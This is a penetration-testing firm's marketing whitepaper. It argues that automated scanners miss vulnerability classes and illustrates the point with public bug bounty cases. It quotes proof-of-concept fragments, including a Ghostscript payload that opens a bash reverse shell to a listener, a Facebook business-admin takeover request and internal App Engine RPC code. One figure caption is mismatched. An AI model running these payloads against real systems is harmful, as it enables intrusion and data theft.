SECURITY

14 PROVEN THREATS ATTACKERS DON'T WANT YOU TO KNOW

WHY AUTOMATION IS NOT ENOUGH

https://7asecurity.com

SECURITY

QUALITY PENTESTS & CODE AUDITS
PROTECT YOUR SITE & APPS FROM ATTACKERS

Click To Learn More About Our Quality Guarantee

Click To Learn More About Our Free Fix Verification Bonus

7ASecurity LLLP, Strzelecka 59/46,
85-309 Bromberg (Bydgoszcz)
EU-Vat No. PL9532764760, Reg. No. 382907149

SECURITY

1. Vulnerabilities Hiding Behind Complexity
2. Logic Flaws
3. Information Disclosure
4. Authorization Flaws
5. Business Logic Errors
6. Injection
7. API Implementation Flaws
8. Remote Code Execution
9. Low-Level Vulnerabilities
10. Insecure Direct Object References
11. Cross Site Scripting (XSS)
12. Server Side Request Forgery - SSRF
13. Memory Corruption
14. Multiple Flaws And Chained Vulnerabilities

14 PROVEN THREATS ATTACKERS DON'T WANT YOU TO KNOW

Introduction

Many people assume that security is something that can be solved with automated tools, they believe automation can provide complete coverage and insight into software security. Software vendors and online criminals appreciate people thinking that way, as they both will make solid profits as a result: Vendors selling products that will not solve the problem and Online criminals exploiting the problems for fun and profit.

The fact however is that automated tools, both static and dynamic, are prone to:

1. **False positives:** Tools indicate security flaws where there are none, wasting the time of developer teams and organizations.
2. **False negatives:** Tools fail to identify and report an existing security vulnerability, leaving your systems open to exploitation

This report documents some of the most commonly known false negative issues that automated tools currently struggle with. After all, **if automated tools were sufficient, large companies with significant budgets like Google and Facebook would not have internal security teams, hire external penetration testing companies or run bug bounty programs.**

Automated scanners often miss out on the following:

1 VULNERABILITIES HIDING BEHIND COMPLEXITY

Automated dynamic scanners often have difficulty getting past complex screen flows, and are unable to provide valid data to reach the next step of the flow or simply incapable of submitting a form.

Some common examples of this are as follows:

EX. 1

The date may only be valid if the user is more than 18 years old

EX. 2

The parameter or parameter combination chosen is invalid (i.e. postcode in Spain for a UK address, postcode not found, invalid county, etc.)

EX. 3

The user must go through several screens in sequence prior to submitting the step where the security vulnerability is.

EX. 4

Inability to detect when they have been logged off, to log back in: The automated tool sends the request but the user is logged off, hence, the test does not reach the intended endpoint.

EX. 5

Inability to detect when they have been blocked or throttled: Depending on the setup, the website may block the tool because it is sending too many requests too quickly. Tools however continue to send requests, which get ignored, hence, the test probes sent at this stage will only waste bandwidth and will fail to identify any security vulnerability.

In all of these, and similar cases, **dynamic scanning tools miss out even on trivial security bugs that require little skill to be identified.**

Similarly, in complex applications, static analysis tools may easily miss vulnerabilities as well. This is particularly true in situations when a significant amount of dynamic code is in use. The application generates code on the fly which is then executed. While some good static analysis tools may still flag the fact that dynamic code is eventually used. It may be extremely difficult for a static analysis tool to identify if the potential issue is exploitable and the alert may just be ignored by developers as a false positive.

2 LOGIC FLAWS

The inability of automated scanners to identify logic flaws within an application is one of its biggest deficiencies. Many times it happens that vulnerabilities crop up in the business logic of an application and automated tools are incapable of finding them. These vulnerabilities generally require manual testing by source code review or by application penetration testing. Human expertise is required to understand and dissect application logic flaws.

1 EXAMPLE

Raja Sekar Durairaj, was able to identify a logic flaw for which he was awarded a bounty of $10,000 by Facebook[1]. The vulnerability was able to get your Facebook private friend list, by registering a new Facebook account using the victim's phone number and then navigating to "Update Contact Info", instead of confirming the SMS code. The attacker then completes the registration via the code that arrives to an attacker-controlled email address and then navigates to URLs that reveal the Facebook private friend list of the target user.




Fig.: Facebook bounty message to the finder

1 - https://medium.com/@rajsek/how-i-was-able-to-get-your-facebook-private-friend-list-responsible-disclosure-91984606e682

2 LOGIC FLAWS

EXAMPLE 1

James Forshaw, received a $100,000 bug bounty from Microsoft for discovering a vulnerability in Windows 8[2-3]. He was part of the Google's Project Zero elite bug hunting team as they found a new way to attack Windows systems. He identified the vulnerability, which was a logic bug, and handed over his research to Windows team of engineers who tracked out the vulnerabilities and fixed them.




Fig.: High Level overview Vulnerability diagram




Fig.: Jump from user mode to Kernel mode

2 - https://www.zdnet.com/article/microsoft-to-fix-novel-bug-class-discovered-by-google-engineer/

3 - https://googleprojectzero.blogspot.com/2019/03/windows-kernel-logic-bug-class-access.html

3 INFORMATION DISCLOSURE

Information disclosure bugs allow attackers to read data they should not be able to read. This type of issue is very common but also difficult to find for automated tools as they cannot be easily programmed to determine if the data they are reading should be accessible or not to the logged in user.

1 EXAMPLE

Dzmitry Lukyanenka discovered a vulnerability on Facebook. The bug allowed him to read random server memory uploading a crafted GIF image. This is a type of information disclosure bug for which he gained a bounty amount of $10,000. [4]

```
Offset   Length   Contents
  0      3 bytes  "GIF"
  3      3 bytes  "87a" or "89a"
  6      2 bytes  <Logical Screen Width>
  8      2 bytes  <Logical Screen Height>
 10      1 byte   bit 0:    Global Color Table Flag (GCTF)
                  bit 1..3: Color Resolution
                  bit 4:    Sort Flag to Global Color Table
                  bit 5..7: Size of Global Color Table: 2^(1+n)
 11      1 byte   <Background Color Index>
 12      1 byte   <Pixel Aspect Ratio>
 13      ? bytes  <Global Color Table(0..255 x 3 bytes) if GCTF is one>
         ? bytes  <Blocks>
         1 bytes  <Trailer> (0x3b)
```

Fig.: Jump from user mode to Kernel mode

4 - https://www.vulnano.com/2019/03/facebook-messenger-server-random-memory.html

4 AUTHORIZATION FLAWS

Authorization flaws occur when an authenticated user is able to access data they should not be able to access, such as data from other users. This is a particularly difficult area for automated tools given that they simply do not know which data should be read by which user.

EXAMPLE 1

Philippe Harewood found a Facebook authorization flaw and a logic flaw for which he received a sum total of $27.500[5]. The bug allowed attackers to add themselves as an admin to any business, hence taking over any business account and gaining access to various business assets (Facebook pages, Ad accounts, applications, Instagram accounts) connected to the business.

Proof of Concept

```
HTTP POST
/business/aymc_assets/admins/import/
Host: facebook.com

business_id=TARGET_BUSINESS_ID
admin_id=MALICIOUS_USER_ID
session_id=SESSION_ID
```

Fig.: Proof-of-Concept

EXAMPLE 2

Researchers discovered that in certain situations a developer or an attacker could manipulate the subscriptions to receive updates that should not have been authorized for certain actions and users. For example, a rogue developer/attacker could get regular updates on who liked or commented on a specific post. This submission broke all records as Facebook's highest bounty offering of $50,000, the reason being the discovery of a whole class of potential exposures that could have been potentially misused. [6]

5 - https://philippeharewood.com/facebook-business-takeover/

6 - https://www.wired.com/story/facebook-bug-bounty-biggest-payout/

5 BUSINESLOGIC ERRORS

Automated tools are generally unable to locate most business logic errors. Finding and exploiting these requires human thinking and experience.

1 EXAMPLES

Richard FitzGerald won a bounty of $1,000 for identifying a vulnerability which had the potential to abuse pricing errors in saved carts in Shopify[7]. All Shopify stores not using automated abandoned cart emails were susceptible to this vulnerability. It had the potential to undermine the integrity of the Shopify platform as attackers would take advantage of vendors by saving and using invalid prices.

2 Ali Kabeel discovered a bug abusing the Facebook invite to site feature[8-9]. The bug primarily existed in the invitations system as the invitee could abuse the invitation in multiple ways, such as: (a) anybody could use the invitation not just the invitee (b) invitation could be used to add more people except for the sender (c) invitation can be used to make the sender a friend multiple number of times

Fig.: Vulnerability Proof-of-Concept

3 In 2016, Ali Kabeel discovered another bug, abusing the Facebook invite to group by email feature[10]. He discovered that invite to groups by the bug was vulnerable to abuse because a sole invitation to multiple people could be added to the group and this would bypass admin approvals in certain cases.

4 Ali Kabeel, also discovered a bypassing protection bug in Facebook invite to group by email feature[11]. The vulnerability was that the email sent to the invitee could only be verified in his own account and the invitee is the only person who can accept the invite.

5 Thomas DeVoss was awarded a bounty of $10,000 for identifying a severe business logic error in the PayPal functionality of CoinBase[12]. This resulted in users being able to withdraw money from PayPal without having the funds deducted from their account.The vulnerability identified was critical and was called Double Payout via PayPal.

7 - https://hackerone.com/reports/336131
8 - https://seekurity.com/blog/general/business-logic-vulnerabilities-series-a-brief-on-abusing-invitation-systems/
9 - https://seekurity.com/blog/general/business-logic-vulnerabilities-series-how-i-became-invisible-and-immune-to-blocking-on-instagram/
10 - https://seekurity.com/blog/general/business-logic-vulnerabilities-series-a-brief-on-abusing-invitation-systems
11 - https://seekurity.com/blog/general/business-logic-vulnerabilities-series-a-brief-on-abusing-invitation-systems/
12 - https://hackerone.com/reports/307239

6 INJECTION

Injection attacks are an extensive class of attack vectors. In case of an injection attack, the attacker supplies input that cannot be trusted to a program. The input in turn gets processed by the interpreter as a query or command. This alters the execution of the program, which confuses attacker-supplied-data with instructions.

There are many types of injection attacks, for example: Code Injection, Command Injection, Cross-Site Scripting(XSS), email header injection, SQL Injection (SQLi), XML Injection.

EXAMPLE 1

Shubham Shah discovered a vulnerability on gaining access to Uber's user data through AMPScript evaluation. He secured a bounty of $23,000 for the identification of this vulnerability. Due to the vulnerability, the attacker could have crafted AMPScript to extract data in the masses or to search up specific people in Uber's data by the first name to extract their UUID and email address.[13]




Fig.: Proof-of-Concept

13 - https://blog.assetnote.io/bug-bounty/2019/01/14/gaining-access-to-ubers-user-data-through-ampscript-evaluation/

2 EXAMPLES

Mohamed Haron shared his best small bounty report in a private program: Django REST framework Admin Login ByPass. The vulnerabilities procured were: SQL injection, Auth bypass and Account takeover for which he was rewarded $2,000. The vulnerabilities discovered in the Shape login Panel of Django affected more than 800 user accounts.[14]




Fig.: Proof-of-Concept

3 Artem won a bug bounty of $25,000 when he identified a SQL Injection and Akamai WAF Bypass in Valve[15]. The vulnerability was an unvalidated parameter on a partner reporting page (report_xml.php). It could be used to read certain SQL data from a single backing database.

4 Frans Rosén won a bug bounty amount of $10,000 when he identified a command injection vulnerability on SEMrush[16]. This was a Remote Code Execution vulnerability on www.semrush.com/my_reports via a Logo upload.

```
%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%bash -c 'bash -i >& /dev/tcp/[redacted]/8080 0>&1') currentdevice putdeviceprops
```

([redacted] is the IP of my listener)

Fig.: Part of the Proof-of-Concept

14 - https://www.mohamedharon.com/2018/04/my-best-small-report-bounty-report-in.html
15 - https://hackerone.com/reports/383127
16 - https://hackerone.com/reports/403417

7 API IMPLEMENTATION FLAWS

APIs are often difficult for automated tools to test, first because they usually require some trial and error until all endpoints and functionality can be accessed properly, and second because of business logic or combinations between endpoints and parameters which humans can think about but tools cannot.

EXAMPLE 1

Artem Moskowsky identified an exploit in Valve's developer portal for reporting, he was awarded a bounty of $20,000[17]. Moskowsky changed the parameters in the API request to get codes for virtually any game regardless of ownership. People with a developer account could generate as many keys as they wished too for any game hosted on Steam. Rogue infiltrators could give away or sold off the activation codes and exploit the vulnerability.

17 - https://www.techspot.com/news/77402-valve-awards-20000-bug-bounty-exploit-produced-unlimited.html

8 REMOTE CODE EXECUTION

Remote Code Execution flaws are sometimes subtle and easy to miss, this section illustrates how this type of flaw is sometimes only found by humans on even some of the largest companies.

1 EXAMPLES

An 18-year old researcher from the University of the Republic in Montevideo, Uruguay, received an unexpected cheque from Google of a wholesome amount of $36,337 for finding a substantial hole in the security of its App Engine (GAE) cloud platform. The vulnerability was identified when the researcher gained access to GAE's restricted non-production environment and found it was possible to rummage around in the platform's internal and hidden API's. [18 - 19]

The HTTP request would look like this:

```
POST /rpc_http HTTP/1.1
Host: 169.254.169.253:10001
X-Google-RPC-Service-Endpoint: app-engine-apis
X-Google-RPC-Service-Method: /VMRemoteAPI.CallRemoteAPI
Content-Type: application/octet-stream
Content-Length: <LENGTH>

<PROTO_MESSAGE>
```

The security ticket can be obtained (In the Java 8 runtime) with these lines of code:

```
import com.google.apphosting.api.ApiProxy;
import java.lang.reflect.Method;

Method getSecurityTicket = ApiProxy.getCurrentEnvironment().getClass().getDeclaredMethod("getSecurityTicket");
getSecurityTicket.setAccessible(true);
String security_ticket = (String) getSecurityTicket.invoke(ApiProxy.getCurrentEnvironment());
```

2

United Airlines paid a bug bounty of 1.5 million miles to bounty hunter, Jordan Wiens from Florida who reported two remote code execution bugs. He further went on to sign a non-disclosure agreement with the airline given the technical aspects of the program. He identified a serious authentication bypass flaw and a cross-site scripting flaw.[20]

3

Nathaniel Wakelam, won half a million miles from United Airlines for a single vulnerability flaw he identified. Nathaniel clarified that he had discovered a dozen of other flaws, the most severe flaws of which would have allowed access into unauthorised data. He too signed the non-disclosure agreement and couldn't reveal the report. [21]

18 - https://nakedsecurity.sophos.com/2018/05/23/surprise-student-receives-36000-google-bug-bounty-for-rce-flaw/
19 - https://sites.google.com/site/testsitehacking/-36k-google-app-engine-rce
20 - https://www.theregister.co.uk/2015/07/16/united_airlines_bug_bounty_18m/
21 - https://www.theregister.co.uk/2015/07/16/united_airlines_bug_bounty_18m/

9 LOW-LEVEL VULNERBILITIES

Sometimes vulnerabilities hide at a lower level than high level programming languages, such as when vulnerabilities are present in processors, compilers, subtle interactions between libraries used, side-channel data leaks, etc.

EXAMPLE 1

Carl Waldspurger and Vladimir Kiriansky discovered two vulnerabilities which were variants of Spectre Variant One and won a payout of $100,000. Spectre is a security vulnerability which affects microprocessor chips. The first subvariant which was Spectre 1.1 would allow attackers to execute malicious code by exploiting a buffer overflow. In the case of the second, Spectre 1.2 would allow attackers to overwrite read-only data and manipulate the target computer. These vulnerabilities discovered were reported and dealt with. [22]

22 - https://www.securityweek.com/intel-pays-100000-bounty-new-spectre-variants

10 INSECURE DIRECT OBJECT REFERENCES

This occurs when an application provides direct access to objects based on user-supplied input, failing to verify if such user should really be granted access to the data. Given the low difficulty of exploitation, typically just changing an ID in a URL, this allows even arbitrary users without security knowledge to access all data records in the system. On the other hand, for automated ools this is a difficult problem because they are not smart enough to know which user should be able to access which data.

1 EXAMPLES

An insecure direct object reference vulnerability was reported in Australia Post's "Click and Send" online service as it facilitated users to expose the details of others by changing a shipping ID number that appeared in the URL of a completed transaction. The service was temporarily suspended by the company, on the grounds of a "system error". [23]

2


Incident response expert, David Stubley, discovered a vulnerability in global airline check-in software which was used by hundreds of airlines. The vulnerability was existent in a travel software developed by the Amadeus IT Group.

The vulnerability put the personal information of passengers at risk as it provided unauthenticated access to valid boarding passes which had the customer name, flight details, and booking reference listed. [24]

```
https://checkin.si.amadeus.net/1ASIHSSCWEBQS/sscwqs/mbp?
IFOI=DCS&id=300193064&ln=en&productIndex=0
```

Here's an example of a link to a boarding pass not belonging to the user that could be retrieved. The green code shows the parameter in the ID field that was vulnerable to an insecure direct object reference.

Fig.: Part of the Proof-of-Concept



First State Superannuation for disclosing a security loophole without authorisation.

3

Patrick Webster discovered a direct object reference vulnerability on the First State Superannuation fund, which allowed him to view data for other people and which he disclosed promptly. Instead of receiving a bounty or an appreciation message, unfortunately he faced allegations from First State Superannuation for disclosing a security loophole without authorisation. [25]

23 - https://www.itnews.com.au/news/australia-post-customers-exposed-in-direct-object-reference-flaw-317651
24 - https://www.bankinfosecurity.com/security-flaw-exposed-valid-airline-boarding-passes-a-12783
25 - https://www.itnews.com.au/news/first-state-super-drops-webster-legal-threats-277444

11 CROSS SITE SCRIPTING (XSS)

Although automated tools can catch certain types of XSS flaws, they tend to be weak at identifying DOM-based XSS, XSS scenarios that involve encoding/decoding payloads, interactions between multiple websites, and other edge cases.

EXAMPLE 1

Thomas DeVoss identified a Cross Site Scripting (XSS) vulnerability on Mapbox & Firefox which earned him $1,000. In 2016, he reported a reflected cross-site scripting issue in the map embed page of v4 map API that affected Firefox users singularly. To resolve the issue they switched to HTML-escaped underscore templates(<%-). [26]

26 - https://hackerone.com/reports/135217

12 SEVER SIDE REQUEST FORGERY - SSRF

Humans are best placed to identify subtle issues where providing an application with a crafted request results in the application misbehaving and making undesired requests or leaking session data to an attacker, in many cases this can lead to account take over issues.

1 EXAMPLES

Sergey Toshin, reported a SSRF vulnerability to PayPal and won a bounty amount of $10,000. A malicious attacker could supply a crafted URL to the Venmo application and leak session data to an attacker-controlled website. [27]

27 - https://hackerone.com/reports/401940

13 MEMORY CORRUPTION

Memory corruption bugs are best identified through source code access or a combination of fuzzing and debugging. In this area, dynamic analysis tools may at best just crash the application through fuzzing, which can be useful if the tester also has access to the application to investigate the crash, so this would be manual testing. Static analysis tools will flag the use of insecure platform functions known to introduce memory corruption bugs (i.e. strcpy, etc. in C), but will not prove actual vulnerabilities. Please note even the warning of insecure functions will fail for static analysis tools in situations where the vulnerability is in a package used by the application, which the static analysis tool has no source code for and therefore cannot review.

EXAMPLE 1

Vanhoecke Vinnie won a bug bounty of $18000 for a buffer overflow. In Steam and other valve games (CGSO, TF2 and others) there is a functionality to seek game servers called the server browser. They identified and reported a stack-based buffer overflow. [28]




Fig.: Attaching the debugger to the client to demonstrate the issue

28 - https://hackerone.com/reports/470520

14 MULTIPLE FLAWS AND CHAINED VULNERABILITIES

This section documents some other issues where researches chained vulnerabilities or identified other flaws not listed in previous categories.

1 EXAMPLES

Mohamed M. Fouad revealed several critical vulnerabilities in the Starbucks website. The vulnerabilities he identified included: Remote Code Execution, Remote File Inclusion lead to Phishing Attacks and CSRF (Cross Site Request Forgery). These vulnerabilities would enable cyber criminals to hijack customer accounts, collect credit card details and misuse information.[29 - 30 - 31]

2

In 2016, Hack the Pentagon, was introduced as the first-ever federal bug bounty program to be announced by the U.S. Department of Defense's Defense Digital Service (DDS).

By the end of the first month 130 valid bugs to be resolved in the Pentagon's systems. By the beginning of October, Hack the Marines discovered around 150 security flaws in the systems of the Marine Corps'. Researchers working through the HackerOne platform won a total of $150,000 through bounties. The Hack the Air Force 3.0 event saw the success of a similar kind as bug bounty hunters won over $130,000 for their incredible efforts. Around 120 vulnerabilities have been discovered in the Air Force's networks by approximately 30 people. [32 - 33 - 34]

After winning the Hack the Air Force challenge, renowned ethical hacker Jack Cable was recruited by and joined DDS for a tour of duty this summer. 18-year old Cable helped to support the Hack the Marine Corps Challenge, lending his unique, hacker security skills and perspective towards the planning of the challenge. Jack provides an overview to Hackers at the launch event of the challenge scope. Photo credit: HackerOne.

29 - https://www.adaware.com/blog/cream-sugar-and-security-bugs-another-starbucks-vulnerability
30 - https://mohamedmfouad.blogspot.com/2015/09/starbucks-critical-flaws-allow-hackers.html?view=classic
31 - https://thehackernews.com/2015/09/hacking-starbukcs-password.html
32 - https://medium.com/@DefenseDigitalService/hack-the-marine-corps-results-are-in-3d6f95bf534b
33 - https://www.hackerone.com/blog/Best-Yet-Come-DOD-Awards-New-Hack-Pentagon-Contract-HackerOne
34 - https://www.businesswire.com/news/home/20180813005420/en/U.S.-Department-Defense-Announces-Hack-Marine-Corps

CONCLUSION

Some people believe that automated tools make manual penetration testing obsolete. They believe that automated tools will be sufficient to identify all security flaws, somehow. However, this report provides extensive proof of the contrary and explains some of the underlying reasons behind the shortcomings of automation.

This report has documented many of the security flaw categories where automated tools tend to struggle. This has been done carefully including footnotes for all researched cases so they can be investigated in more depth by the reader, if deemed interesting for them. More importantly, providing evidence to backup these claims ensures that the report is not a made-up story but a rather well-researched topic including references.

Therefore, manual penetration testing is of paramount importance to identify the above-stated vulnerabilities and more. Humans are especially valuable where applications are complex and they may also find complex vulnerabilities in relatively simple applications.

Manual penetration testing conducted by security professionals, with thorough knowledge in software security, provides a much more effective approach to discovering security vulnerabilities. On the other hand, automated tools are simply unable to find and report a large number of security flaws.

All of this being said, there is a time and a place for automation. Automation can be a great starting point to identify and resolve easy “low hanging fruit” vulnerabilities. This may be a useful exercise. A manual penetration test can be done afterwards by professional penetration testers who can then focus on more complex security weaknesses.

7ASecurity LLLP, Strzelecka 59/46, 85-309 Bromberg (Bydgoszcz)
EU-Vat No. PL9532764760, Reg. No. 382907149